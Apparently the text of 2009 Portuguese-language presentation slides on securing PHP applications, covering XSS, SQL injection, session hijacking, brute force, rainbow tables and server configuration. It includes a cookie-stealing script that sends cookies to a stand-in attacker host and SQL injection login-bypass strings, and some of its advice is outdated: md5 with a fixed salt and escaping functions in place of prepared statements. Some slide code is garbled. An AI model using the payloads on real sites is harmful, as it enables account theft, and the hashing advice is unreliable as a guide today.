

CONSTRUINDO UMA APLICAÇÃO PHP À PROVA DE BALAS

RAFAEL JAQUES

THELINUX - PORTO ALEGRE - 14/11/09

“Buscai primeiro o reino do Senhor e a sua justiça, e
todas as demais coisas vos serão acrescentadas”

(Mateus 6.33)

PAUTA

- Um pouco sobre segurança
- Conhecendo os meios de ataque
- Outros tipos de ameaça
- Mais alguns cuidados
- Perguntas

UM POUCO SOBRE SEGURANÇA



O QUE É SEGURANÇA?

Segurança baseia-se em três pontos:

CONFIDENCIALIDADE

INTEGRIDADE

DISPONIBILIDADE



O QUE É SEGURANÇA?

Não se iluda. Não existem aplicações 100% seguras.

Não ouse dizer isso...
Você poderá ter sérios problemas.

O QUÃO SEGURA DEVE SER A SUA APLICAÇÃO?

Você deve encontrar um equilíbrio entre a segurança e a usabilidade do seu sistema.

Crie um sistema com **pouca** segurança e ele será **invadido**.

Crie um sistema com **muita** segurança e ele será **impossível de usar**.

O QUÃO SEGURA DEVE SER A SUA APLICAÇÃO?



Evite investir esforços onde não é necessário.

Sempre revise o que você projetou.



OS CUSTOS QUE ENVOLVEM UMA APLICAÇÃO SEGURA

Aplicações seguras tendem a custar caro...

Aplicações não seguras tendem
a custar **mais** caro ainda...

OS CUSTOS QUE ENVOLVEM UMA APLICAÇÃO SEGURA

Entre os custos envolvidos no desenvolvimento da aplicação, temos os seguintes pontos:

- Maior tempo de projeto e pesquisa
- Programação estendida
- Testes mais minuciosos
- Maior uso de hardware
- Maior uso de banda
- Treinamento de pessoal interno
- Treinamento do usuário

NÃO

SACRIFIQUE A

USABILIDADE

DO PROJETO

CONHECENDO OS MEIOS DE ATAQUE



QUAIS OS TIPOS DE ATAQUE QUE POSSO SOFRER?

Existem diversos tipos de ataque através da internet. Eis alguns:

- XSS (Cross-site Scripting)
- SQL Injection
- Session Hijacking
- Cookie Theft
- Brute Force
- Rainbow Table
- Password Sniffing
- Entre outros...

XSS

CROSS-SITE SCRIPTING

O que é?

Injeção de código arbitrário em uma página.

Como ocorre?

Geralmente através de brechas em formulários onde os dados enviados ao servidor não são devidamente filtrados.

XSS

CROSS-SITE SCRIPTING

Exemplo

```
<form action="mensagem.php" method="post">  
  Nome: <input type="text" name="nome" /> <br />  
  Coment&aacute;rio: <textarea name="comentario"></textarea> <br />  
  <input type="submit" value="Manda bala" />  
</form>
```

```
<\/form>
```

```
<\/form>
```

```
<\/form>
```

```
<?php  
  echo 'Comentario de ' . $nome . ': <br />';  
  echo $comentario;  
?>  
}>
```

XSS

CROSS-SITE SCRIPTING

Exemplo

```
<script>  
window.location = "http://meusitedomal.com/cookie.php?dados=" + document.cookie;  
</script>  
<\script>
```

```
&lt;script&gt;  
window.location = &quot;http://meusitedomal.com/cookie.php?dados=&quot; + document.cookie;  
&lt;/script&gt;
```

```
&lt;\script&gt;
```

XSS

CROSS-SITE SCRIPTING

Como evitar

Existem funções prontas no PHP para filtrar strings.

Utilizando-as, além de evitar um XSS, você garante que o usuário conseguirá expressar o que realmente intentou.

XSS

CROSS-SITE SCRIPTING

Como evitar

Funções que você pode utilizar:

- `htmlspecialchars()`
- `htmlentities()`
- `filter_input()`

Leia mais sobre XSS: <http://tinyurl.com/mais-sobre-xss>

SQL INJECTION

O que é?

Injeção de código SQL arbitrário dentro de uma consulta legítima.

Como ocorre?

Na maioria das vezes a injeção de código SQL se dá a partir de formulários não filtrados, em que os dados recebidos vão diretamente para dentro da consulta.

SQL INJECTION

Exemplo

```
<form action="login.php" method="post">  
  Usuario: <input type="text" name="usuario" /> <br />  
  Senha: <input type="text" name="senha" /> <br />  
  <input type="submit" value="Soca a porva" />  
</form>
```

Usuario:

Senha:

```
SELECT * FROM usuarios WHERE usuario = '$usuario' AND senha = '$senha'
```

SQL INJECTION

Exemplo

1' OR 1='1

```
SELECT * FROM usuarios WHERE usuario = '1 OR 1='1' AND senha = '1 OR 1='1'
```

SQL INJECTION

Exemplo

fulano'# ou fulano' --

```
SELECT * FROM usuarios WHERE usuario = 'fulano'# AND senha = 'qualquer coisa'
```

SQL INJECTION

Como evitar

Novamente... Filtrando os dados enviados pelo usuário é possível evitar que seja injetado código dentro do seu SQL.

SQL INJECTION

Como evitar

Funções que você pode utilizar:

- `addslashes()`
- `mysql_real_escape_string()`

Leia mais sobre XSS: <http://tinyurl.com/mais-sobre-sql-injection>

SESSION HIJACKING

O que é?

Quando o invasor obtém acesso à sessão de um usuário autenticado.

Como ocorre?

Sempre que os dados do cliente são armazenados em sessão é gerado um ID.

Caso alguém o descubra, poderá navegar pelo site como se fosse o usuário real.

SESSION HIJACKING

Atenção...

Hoje, com as configurações padrão do PHP é bem pouco provável que você sofra um ataque de roubo de sessão no seu site.

Para tanto você deve estar atento às seguintes configurações:

SESSION HIJACKING

Atenção...

session.use_cookies

session.use_only_cookies

```
GET / HTTP/1.1
Host: algunsite.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; pt-BR; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Cookie: PHPSESSID=3108c6a684a89787947087d4e46f278d
Cache-Control: max-age=0
```

```
Cache-Control: max-age=0
```

```
Cookie: PHPSESSID=3108c6a684a89787947087d4e46f278d
```

SESSION HIJACKING

Exemplo

`algumapagina.php?PHPSESSID=1234`

SESSION HIJACKING

Como evitar

Nunca confie 100% no ID de sessão recebido.

Você pode fazer algumas verificações redudantes, como comparar o IP e o User-Agent.

Em casos mais **vitais** você pode sugerir ao usuário que utilize cookies, intruindo-o e falando da sua importância para uma navegação mais segura no site.

Leia mais sobre Sess. Hijacking: <http://tinyurl.com/mais-sobre-sess-hijacking>

COOKIE THEFT

O que é?

A tradução literal é “Roubo de Cookie”. Na verdade a literal **mesmo** é “Roubo de Biscoito”. :P

Trata-se capturar cookies na máquina da vítima e utilizá-los para acessar o local desejado.

Como ocorre?

O roubo de cookie pode possuir duas naturezas: XSS e vulnerabilidades no próprio browser.

COOKIE THEFT

Como evitar

O script que foi apresentado anteriormente no exemplo de XSS é responsável por roubar um cookie.

Atualmente não são muito comuns falhas de browsers que permitam o roubo de cookies, mas no passado houveram **muitos**.

COOKIE THEFT

Como evitar

No site do **PHP Security Consortium** [1] você pode consultar o resumo da newsletter da **SecurityFocus** [2], que possui sempre anúncio de novas vulnerabilidades encontradas.

A partir disso você pode conscientizar os seus usuários caso perceba que os mesmos utilizem um browser vulnerável.

[1] <http://phpsec.org/projects/vulnerabilities/securityfocus.html>

[2] <http://securityfocus.com/vulnerabilities>

BRUTE FORCE ATTACK

O que é?

O ataque por força bruta baseia-se na busca exaustiva da informação procurada, através de tentativa e erro com todas as possibilidades existentes.

Como ocorre?

O usuário mal intencionado acessa o formulário no qual irá tentar o ataque e utiliza um programa, estipulando uma cadeia de caracteres e um tamanho máximo para a frase.

O programa irá tentar todas as combinações possíveis até que uma dê certo.

BRUTE FORCE ATTACK

Atenção...

Este tipo de ataque é bastante semelhante ao **Ataque de Dicionário**. A diferença é que o dicionário esgota suas possibilidades mais rápido utilizando apenas palavras existentes e senhas comuns.

BRUTE FORCE ATTACK

Como evitar

Existem dois meios bastante comuns de evitar este tipo de ataque: limite de tentativas e limite de tempo entre uma tentativa e outra.

Leia mais sobre Sess. Hijacking: <http://tinyurl.com/mais-sobre-brute-force>

RAINBOW TABLE

O que é?

Semelhante ao ataque de força bruta, porém diretamente a um hash (md5, sha1, etc).

Como ocorre?

É a mistura de um ataque de força bruta com um ataque de dicionário. De posse do hash, o invasor utiliza este ataque para testar combinações que possam gerar o hash procurado até que se chegue à resposta correta.

RAINBOW TABLE

Exemplo

Caso o usuário malicioso obtenha acesso aos hashes de senha (apenas visualizar), ele ainda assim terá de descobrir a senha que está ali.

O problema está em confiar apenas na criptografia de hashes comuns como **md5** e **sha1**.

RAINBOW TABLE

Exemplo

Vamos pegar como exemplo a palavra **abacaxi**.

O hash md5 referente é

4b96d5c1ff312eea069ddc760794963d.

Supondo que obtemos este hash do banco de dados,
basta digitá-lo no Google e em alguns segundos
estamos prontos.

RAINBOW TABLE

Exemplo

Google

4b96d5c1ff312eea069ddc760794963d

Pesquisar

[Pesquisa avançada](#)

Pesquisar: a web páginas em português páginas do Brasil

Web [Mostrar opções...](#)

Resultados 1 - 3 de 3 para 4b96d5c1ff312eea069ddc760794963d (0,61 segundos)

[MD5 Hash 4b96d5c1ff312eea069ddc760794963d in Klartext umwandeln](#) - [[Traduzir esta página](#)]

MD5 Hash **4b96d5c1ff312eea069ddc760794963d** in Klartext umwandeln Diese Webseite bietet die Möglichkeit MD5 Hashes in Klartext umzuwandeln.

www.md5-db.de/4b96d5c1ff312eea069ddc760794963d.html - [Em cache](#) -

[c0llision - distributed lm/md5/ntlm password recovering network](#) - [[Traduzir esta página](#)]

2008-09-30 19:10:23, **4b96d5c1ff312eea069ddc760794963d**, cracked, abacaxi. 2008-09-30

19:07:00, d9e2a2843213fb3bc105862808740283, cracked, alswl22 ...

md5crack.ath.cx/list.php?type=md5&page=5407 -

[THORAN.eu - Cracker](#) - [[Traduzir esta página](#)]

4b96d5c1ff312eea069ddc760794963d, abacaxi. 6a960f8222c895aaa6c952bf2f47159f,

808812. defa50a7babc2b727c44fe4e03905bf4, 181818 ...

www.thoran.eu/cracker/page/80/t/ping;jsessionid... -

[www.thoran.eu/cracker/page/80/t/ping;jsessionid...](#) -

808812. defa50a7babc2b727c44fe4e03905bf4, 181818 ...

[www.thoran.eu/cracker/page/80/t/ping;jsessionid...](#) -

[THORAN.eu - Cracker](#) - [[Traduzir esta página](#)]

RAINBOW TABLE

Como evitar

A técnica mais utilizada e que reduz drasticamente a chance de este ataque dar certo, é “temperar” suas senhas.

Ao inserir uma string arbitrária antes de criptografar a senha, este ataque torna-se praticamente inefetivo.

À essa string arbitrária damos o nome de **salt**.

RAINBOW TABLE

Como evitar

Digamos que seu salt será **rocknroll**.

Ao aplicar a criptografia na sua string, você deverá concatenar com o seu salt.

```
md5('rocknroll' . $senha)
```

Se a senha for **abacaxi** teremos o seguinte hash:

0a5cefae5c742e8a914f486db9ea45ef.

E pra esse o Google não tem resposta! ;)

Leia mais sobre Rainbow Table: <http://tinyurl.com/mais-sobre-rainbow-table>

PASSWORD SNIFFING

O que é?

Este ataque baseia-se em capturar na rede um pacote descriptografado com os dados de autenticação de algum usuário.

Como ocorre?

Monitorando a rede pode-se visualizar todos os pacotes. Todas as requisições via POST e GET normalmente estão abertas à visualização.

PASSWORD SNIFFING

Como evitar

Proteja a sua conexão com SSL. Utilizando este protocolo você irá assegurar que a comunicação entre o cliente e o servidor, mesmo que interceptada, não possa ser decifrada.

Utilize sempre o POST (por ser uma forma mais segura) e lembre-se de sempre colocar o protocolo **HTTPS**.

PASSWORD SNIFFING

Como evitar

Você pode também redirecionar o usuário para a página de login (o formulário em si) sempre com HTTPS.

Não existe nenhuma razão técnica para isso, apenas psicológica. O usuário costuma sentir-se mais seguro quando está colocando sua senha em uma página com cadeado. :)

Leia mais sobre Sniffing: <http://tinyurl.com/mais-sobre-sniffing>

OUTROS TIPOS
DE AMEAÇA



OUTROS TIPOS DE AMEAÇA

Existem outras ameaças que vão além da alçada do programador. Outras podem ser evitadas se alguns cuidados forem tomados.

- Includes
- Abuso de formulários
- Diretrizes (`register_globals`, `display_errors`, etc)
- Exposição do `phpinfo`

OUTROS TIPOS DE AMEAÇA

Includes

A inclusão de arquivos via `include()` e `require()`, embora muito útil, pode ter consequências muito ruins se não utilizada corretamente.

É muito comum a inclusão de arquivos recebidos via URL sem que a string seja filtrada.

OUTROS TIPOS DE AMEAÇA

Includes

Outro ponto que você deve estar atento é quanto ao uso de extensões que o seu servidor web não “conheça”.

Evite extensões do tipo `.inc`. Se for fazê-lo, prefira algo do tipo `meuarquivo.inc.php`.

OUTROS TIPOS DE AMEAÇA

Includes

Funções que você pode utilizar para filtrar os dados recebidos e evitar um ataque de XSS ou a exposição do seu código:

- `basename()`
- `file_exists()`

OUTROS TIPOS DE AMEAÇA

Abuso de formulários

Esteja sempre atento ao uso de seus formulários.

O maior erro que você pode cometer é colocar os possíveis e-mails dentro do seu formulário.

Isto abrirá uma brecha em que o usuário mal intencionado poderá inserir endereços arbitrários e utilizar o seu formulário como disseminador de SPAM.

OUTROS TIPOS DE AMEAÇA

Diretrizes

Algumas diretrizes, quando bem configuradas, podem aumentar a segurança da sua aplicação.

- `register_globals`
- `display_errors`
- `log_errors`

OUTROS TIPOS DE AMEAÇA

Exposição do phpinfo

É incrível o número de páginas espalhadas pela web que possuem um arquivo `phpinfo.php` em sua raiz.

A primeira ação tomada por um usuário mal intencionado é verificar a existência desse arquivo e de variantes do seu nome como `info.php`, `php.php`, etc.

**MAIS ALGUNS
CUIDADOS**



MAIS ALGUNS CUIDADOS

Existem mais alguns cuidados que você pode tomar para assegurar que será mais difícil conseguir realizar um ataque bem sucedido contra a sua aplicação.

- Lei do menor privilégio (SQL)
- Ocultação de cabeçalhos HTTP
- Examine sempre os logs

MAIS ALGUNS CUIDADOS

Lei do menor privilégio (SQL)

Sempre que possível, crie mais de um usuário para acesso ao banco de dados. Não é uma boa idéia utilizar o usuário administrador (root) para acessar o banco através do site.

MAIS ALGUNS CUIDADOS

Lei do menor privilégio (SQL)

Crie usuários que só tenham permissão de **leitura** e usuários que só tenham permissão de **escrita**.

Caso, devido a algum infortuno do destino, alguém consiga invadir o seu sistema terá apenas permissões limitadas.

MAIS ALGUNS CUIDADOS


Ocultação de cabeçalhos HTTP

Sempre que você acessa uma página, o servidor envia cabeçalhos HTTP para o seu browser.

Dentro deste cabeçalhos podemos encontrar algumas informações interessantes.

MAIS ALGUNS CUIDADOS

Ocultação de cabeçalhos HTTP

A terminal window titled "Terminal — bash — 87x26" showing the output of the command `lwp-request -ed localhost`. The output displays various HTTP headers and status information, including connection status, date, server version, content length, content type, client date, client peer, client response number, and title. The terminal prompt is `Deviant:~ rafaeljaques$`.

```
Terminal — bash — 87x26
Deviant:~ rafaeljaques$ lwp-request -ed localhost
Connection: close
Date: Sat, 14 Nov 2009 10:52:09 GMT
Server: Apache/2.0.59 (Unix) PHP/5.2.6 DAV/2
Content-Length: 2527
Content-Type: text/html
Client-Date: Sat, 14 Nov 2009 10:52:09 GMT
Client-Peer: 127.0.0.1:80
Client-Response-Num: 1
Title: Index of /

Deviant:~ rafaeljaques$
```

MAIS ALGUNS CUIDADOS

Ocultação de cabeçalhos HTTP

Dentro do arquivo `httpd.conf` do Apache você pode alterar o nível de exposição da versão das aplicações instaladas no seu servidor.

Para tanto, você deve alterar a diretiva `ServerTokens`.

MAIS ALGUNS CUIDADOS

Ocultação de cabeçalhos HTTP

ServerTokens valor_desejado

- **Prod:** Apache
- **Major:** Apache/2
- **Minor:** Apache/2.0
- **Min:** Apache/2.0.59
- **OS:** Apache/2.0.59 (Unix)
- **Full:** Apache/2.0.59 (Unix) PHP/5.2.6

MAIS ALGUNS CUIDADOS

Examine sempre os logs

Esteja atento aos logs e, se possível, utilize ferramentas de monitoramento de tráfego (como AWStats e Webalizer) para analisar possíveis tentativas de ataque à sua página.



OBRIGADO! :))

RAFAEL JAQUES

Site: phpit.com.br

E-mail: rafa@php.net

Twitter: [@rafajaques](https://twitter.com/rafajaques)